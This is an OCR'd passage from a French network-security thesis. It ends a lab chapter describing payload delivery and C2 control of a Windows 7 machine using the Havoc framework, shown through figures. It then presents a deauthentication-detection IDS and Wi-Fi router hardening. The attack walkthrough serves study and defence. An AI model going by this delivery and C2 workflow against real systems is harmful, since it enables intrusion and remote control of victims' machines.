


Figure 3.39 : Génération de la charge utile (*payload*) Demon sous Havoc

Afin de transférer le payload vers la machine victime, un serveur HTTP temporaire est instancié sur la machine attaquante à l'aide du module intégré de Python :

Figure 3.40 : Lancement d'un serveur HTTP avec Python

Ce vecteur de livraison simule un scénario d'ingénierie sociale dans lequel un utilisateur est amené à télécharger un exécutable depuis une URL apparemment interne ou de confiance. La machine victime accède à l'adresse http://192.168.1.11:8080 via son navigateur web et télécharge le fichier malveillant.




Figure 3.41 : Téléchargement de la charge utile depuis la machine victime

d. Établissement du canal C2

L'exécution du payload sur la machine victime déclenche l'initialisation de l'agent Demon. Ce dernier tente immédiatement d'établir une connexion HTTPS sortante vers le listener configuré sur le port 443 de la machine attaquante. Le journal d'événements du Teamserver enregistre la séquence suivante :




Figure 3.42 : Journal de Havoc affichant la connexion réussie des agents Demon

Deux sessions sont ainsi initialisées, correspondant respectivement à deux instances de l'agent en exécution sur la machine victime. L'interface graphique de Havoc représente visuellement ce canal C2 par une flèche reliant l'icône de la machine compromise à celle du pare-feu symbolisant le serveur de commande.




Figure 3.43 : Représentation graphique du canal C2 actif sous Havoc

e. Phase de post-exploitation

Une fois le canal C2 établi, l'opérateur dispose d'un accès interactif complet à la machine compromise. Les premières commandes exécutées relèvent de la phase dediscovery au sens de MITRE ATTACK, visant à collecter des informations sur l'environnement cible :




Figure 3.44 : Exécution de commandes de reconnaissance (*discovery*) via la console Havoc

Au-delà de ces commandes de reconnaissance initiale, l'agent Demon expose un ensemble étendu de capacités post-exploitation, dont les plus significatives sont présentées ci-dessous :




Figure 3.45 : Liste des commandes et capacités post-exploitation de l'agent Demon

Cette capture ci-dessous montre l'accès distant obtenu sur la machine Windows 7 compromise via l'infrastructure C2, permettant l'exploration des fichiers du système victime. Elle illustre l'établissement réussi de la session distante et les capacités de contrôle après compromission.




Figure 3.46 : Exploration du système de fichiers de la machine compromise

Cette expérimentation montre comment une machine vulnérable peut être compromise puis contrôlée à distance à travers une infrastructure C2.

L'étude des communications réseau générées durant les différentes phases de l'attaque constitue une base importante pour la conception de mécanismes de détection des comportements malveillants.

3.6 Conclusion

Ce chapitre a permis de mettre en œuvre plusieurs scénarios d'attaques dans un environnement de laboratoire contrôlé afin d'analyser les vulnérabilités des réseaux et des systèmes informatiques. Les expérimentations ont porté sur les attaques dans les réseaux sans fil (Brute Force et EvilTwin), les attaques dans les réseaux locaux (ARP Spoofing et DNS Spoofing), ainsi que les attaques systèmes à travers l'exploitation de la vulnérabilité EternalBlue et l'utilisation d'une porte dérobée de type C2.

Les résultats obtenus montrent qu'un attaquant peut compromettre la confidentialité des communications, intercepter les échanges réseau, détourner le trafic ou encore prendre le contrôle d'un système vulnérable lorsque des mécanismes de protection adéquats ne sont pas mis en place. Ces expérimentations mettent également en évidence l'importance des solutions de supervision, de détection et de sécurisation des infrastructures réseaux et systèmes.

Enfin, les données et captures générées durant ces simulations constitueront une base d'analyse importante pour la suite de ce mémoire, notamment dans l'étude et la conception de mécanismes de détection des comportements malveillants et des attaques réseau.

CHAPITRE 4

Solutions et mécanismes de protection des réseaux LAN et WLAN

4.1 Introduction

Aujourd'hui, la sécurité des réseaux informatiques est devenue un enjeu majeur face à l'augmentation des attaques ciblant les réseaux sans fil (Wi-Fi), les réseaux locaux (LAN) et les systèmes informatiques. L'utilisation massive des équipements connectés nécessite la mise en place de solutions efficaces pour garantir la confidentialité, l'intégrité et la disponibilité des données.

Ce chapitre présente les principales solutions de sécurité permettant de réduire les vulnérabilités et de prévenir les attaques étudiées précédemment. Nous abordons d'abord les solutions pour les réseaux WLAN, incluant le chiffrement, le contrôle d'accès et une proposition d'un système de détection des attaques de désauthentification.

Ensuite, nous présentons les solutions de sécurité des réseaux LAN, notamment les tables ARP statiques, la gestion des adresses IP, ainsi que les mécanismes de segmentation et de surveillance comme les VLANs et les IDS/IPS.

Enfin, nous discutons des solutions de sécurité des systèmes informatiques et des protections logicielles telles que le pare-feu et les antivirus. **[21] [38]**

4.2 Les solutions de sécurité des réseaux WLAN

4..2.1 Détection des attaques de desauthentification

La détection des attaques de désauthentification constitue un enjeu important en sécurité des réseaux Wi-Fi, dans la mesure où ce type d'attaque peut provoquer des interruptions brutales de service et dégrader fortement la disponibilité du réseau. Sa détection rapide est donc essentielle afin de garantir la continuité et la fiabilité des communications sans fil. Dans cette section, nous présentons la méthode proposée selon deux aspects complémentaires, à savoir sa formulation théorique ainsi que sa mise en œuvre pratique accompagnée de son évaluation expérimentale **[5] [8] [41]**

a) Principe théorique de la méthode de détection

La méthode proposée repose sur l'analyse en temps réel des trames de gestion IEEE 802.11 capturées en mode moniteur.




Figure 4.1 :Méthode proposée de détection des attaques de désauthentification

La détection est effectuée en appliquant les deux conditions suivantes :

A. Identification des trames suspectes

Une trame est considérée comme suspecte lorsqu'elle appartient à l'une des catégories suivantes :

- Trame de désauthentification (Deauthentication Frame, subtype = 12).
- Trame de désassociation (Disassociation Frame, subtype = 10).

Mathématiquement :

$$F \in \{\text{Deauthentication, Disassociation }\}$$

Où (F) représente la trame capturée.

B. Vérification de l'appartenance au point d'accès surveillé

Après identification d'une trame suspecte, ses adresses MAC sont examinées. Une alerte est générée uniquement si l'adresse MAC du point d'accès cible « BSSID » apparaît dans l'un des champs d'adressage de la trame :

$$BSSID_{target} = Addr_1$$

ou

$$BSSID_{target} = Addr_2$$

ou

$$BSSID_{target} = Addr_3$$

Où

- $Addr_1$: adresse de destination ;
- $Addr_2$: adresse source ;
- $Addr_3$: adresse BSSID de la trame.

Une attaque est déclarée lorsque les deux conditions précédentes sont simultanément vérifiées :

$$\text{Attack} = \begin{cases} 1, & \text{si } (F \in \{\text{Deauth , Disassoc }\}) \wedge \left(\text{BSSID}_{\text{target}} \in \{\text{Addr}_1, \text{Addr}_2, \text{Addr}_3\}\right) \\ 0, & \text{sinon} \end{cases}$$

où:

- Attack = 1 indique la détection d'une attaque de désauthentification/désassociation.
- Attack = 0 indique un fonctionnement normal du réseau.

b) Implémentation et validation expérimentale

Afin de valider les performances du système proposé, une série de tests expérimentaux a été réalisée dans un environnement Wi-Fi contrôlé. Le scénario de test consiste à simuler une attaque de désauthentification à l'aide de l'outil aireplay-ng, tout en exécutant simultanément le système de détection.
L'objectif principal est d'évaluer la capacité du système à détecter en temps réel les trames de désauthentification et de désassociation ciblant un point d'accès spécifique.

Étape 1 : Initialisation du système

Le système de détection est lancé avec des privilèges administrateur afin de permettre la capture des trames 802.11 en mode moniteur. Une interface sans fil est sélectionnée puis configurée pour l'écoute passive du trafic Wi-Fi.




Figure 4.2:Démarrage du script

Étape 2 : Définition de la cible

Le point d'accès à surveiller est identifié via son BSSID ainsi que son canal de communication. Ces paramètres sont utilisés pour filtrer les trames pertinentes et concentrer l'analyse sur le réseau cible.




Figure 4.3: Résultats du scan airodump-ng et saisie du BSSID cible (9A:83:A5:51:11:C2, canal 1)

Étape 3 : Activation de la surveillance

Une fois la configuration terminée, le système entre en mode de surveillance continue. Les trames capturées sont analysées en temps réel afin d'identifier les trames de gestion suspectes. Le statut affiché est « Normal », confirmant l'absence d'activité malveillante.

```
[*] Locking wlan0mon to Channel 1...

[+] IDS ACTIVE ON wlan0mon
[+] Press CTRL+C to stop and reset your network.
------------------------------------------------------------------
[11:43:12] Monitoring 9a:83:a5:51:11:c2... Status: Normal
[11:43:17] Monitoring 9a:83:a5:51:11:c2... Status: Normal
[11:43:22] Monitoring 9a:83:a5:51:11:c2... Status: Normal
[11:43:27] Monitoring 9a:83:a5:51:11:c2... Status: Normal
```

Figure 4.4:IDSactif sur wlan0mon : surveillance en cours, statut Normal

Étape 4 : Simulation de l'attaque

Une attaque de désauthentification est simulée depuis une machine externe à l'aide de aireplay-ng, générant un flux de trames de type Deauthentication (subtype 12) à destination du point d'accès et des stations clientes.




Figure 4.5: Lancement de l'attaque de désauthentification par aireplay-ng

Étape 5 : Détection des attaques

Le système détecte instantanément les trames de désauthentification et de désassociation associées au BSSID cible. Dès qu'une correspondance est vérifiée, une alerte est générée en temps réel, indiquant :

- Le type d'attaque détectée (DEAUTH / DISASSOC),
- L'adresse source,
- L'adresse de destination,
- L'horodatage de l'événement.




Figure 4.6: Alertes DEAUTH générées par l'IDS en temps réel

Les résultats expérimentaux confirment que le système proposé assure une détection efficace des attaques de désauthentification en temps quasi-réel. Le délai de réaction, inférieur à une seconde, ainsi que la génération fiable des alertes démontrent la robustesse de l'approche adoptée. Ces performances valident l'efficacité de la méthode proposée et sa capacité à détecter rapidement les tentatives de perturbation du réseau Wi-Fi.

4.2.2Configuration d'un point d'accès :

La sécurisation d'un réseau WLAN commence par une bonne configuration du point d'accès. Plusieurs paramètres doivent être configurés correctement afin d'améliorer la protection du réseau contre les différentes attaques.

Dans cette partie, nous allons présenter les principales étapes de configuration d'un point d'accès permettant d'améliorer la sécurité d'un réseau Wi-Fi.

La première étape consiste à accéder à l'interface d'administration du routeur. Pour cela, il faut saisir l'adresse IP du point d'accès dans un navigateur web. Dans notre cas, l'adresse IP utilisée est « 192.168.1.1 ». Une interface de connexion apparaît ensuite afin de demander le nom d'utilisateur et le mot de passe permettant d'accéder aux paramètres de configuration du routeur. **[6] [8]**




Figure 4.7 : Interface d'accès à la configuration du routeur D-Link

Une fois l'accès à l'interface d'administration du routeur effectué, plusieurs paramètres de sécurité peuvent être configurés afin de renforcer la protection du réseau sans fil. Les principales mesures de sécurité mises en œuvre sont présentées dans les sections suivantes :

A. Changement de l'identifiant et du mot de passe du point d'accès

La première mesure essentielle pour sécuriser un point d'accès consiste à modifier le nom d'utilisateur ainsi que le mot de passe par défaut. En effet, ces identifiants fournis initialement par les fabricants sont souvent connus ou faciles à deviner, ce qui représente une faiblesse importante pouvant être exploitée pour accéder au réseau sans autorisation.

Il est fortement recommandé de remplacer les identifiants par défaut par des informations personnalisées et complexes afin de renforcer la sécurité du réseau Wi-Fi.

Pour effectuer cette modification, il suffit d'accéder aux paramètres de sécurité du routeur, puis de changer le nom d'utilisateur et le mot de passe. Après cela, il faut enregistrer les changements pour les appliquer. Il est également conseillé d'utiliser un mot de passe robuste, composé de lettres majuscules et minuscules, de chiffres et de caractères spéciaux tels que *@, #, $, %, &, et d'éviter toute information personnelle facilement devinable. Enfin, il est important de modifier régulièrement ces informations afin de maintenir un bon niveau de sécurité.




Figure 4.8 : Configuration du mot de passe de l'administrateur

La figure ci-dessus présente l'interface permettant de modifier le mot de passe du routeur. Après avoir saisi le nouveau mot de passe, nous validons les modifications en cliquant sur le bouton « Apply », ce qui permet d'enregistrer et d'appliquer la nouvelle configuration.

B. Modification et dissimulation du SSID :

Le SSID (Service Set Identifier) correspond au nom du réseau Wi-Fi, utilisé pour l'identifier et le rendre visible aux utilisateurs. Dans de nombreux cas, les routeurs diffusent un SSID par défaut qui peut indiquer la marque ou même le modèle de l'équipement, ce qui facilite son identification par des personnes malveillantes.
Pour améliorer la sécurité du réseau, il est recommandé de modifier le SSID par défaut et d'éviter d'utiliser des noms faciles à identifier. Une autre mesure consiste à désactiver la diffusion du SSID (SSID Broadcast), ce qui empêche le réseau d'apparaître automatiquement dans la liste des réseaux disponibles. Cependant, même si cette option ne garantit pas une sécurité totale, elle rend l'accès au réseau plus difficile, car il devient nécessaire de connaître le nom exact du réseau pour pouvoir s'y connecter manuellement.
Pour appliquer cette configuration, il faut accéder à l'interface du routeur, puis aller dans les paramètres Wi-Fi, généralement dans la section WLAN ou « Multiple SSIDs Settings », et enfin désactiver l'option de diffusion du SSID. **[6] [8]**




Figure 4.9 : Configuration des paramètres du réseau sans fil (SSID)

C. Choix du protocole de sécurité WPA2/WPA3 :

Il existe plusieurs protocoles utilisés pour sécuriser les réseaux sans fil, notamment WEP, WPA, WPA2 et WPA3. Cependant, certains de ces protocoles présentent des failles de sécurité connues qui peuvent être exploitées par des attaquants.
Pour assurer une meilleure protection du réseau Wi-Fi, il est fortement recommandé d'utiliser WPA2 ou WPA3, car ils offrent un niveau de sécurité plus élevé grâce à un meilleur système de chiffrement. Le protocole WPA3 est le plus récent et le plus sécurisé, mais il n'est pas encore totalement généralisé car il nécessite des équipements compatibles.
Pour cette raison, WPA2 reste le choix le plus utilisé et le plus fiable actuellement. Il est conseillé de l'utiliser avec une clé Wi-Fi forte et complexe, composée de lettres majuscules et minuscules, de chiffres et de caractères spéciaux (tel que : @, /, *, #, &…etc.), tout en évitant les informations personnelles faciles à deviner. Cela permet de rendre les attaques par force brute beaucoup plus difficiles.

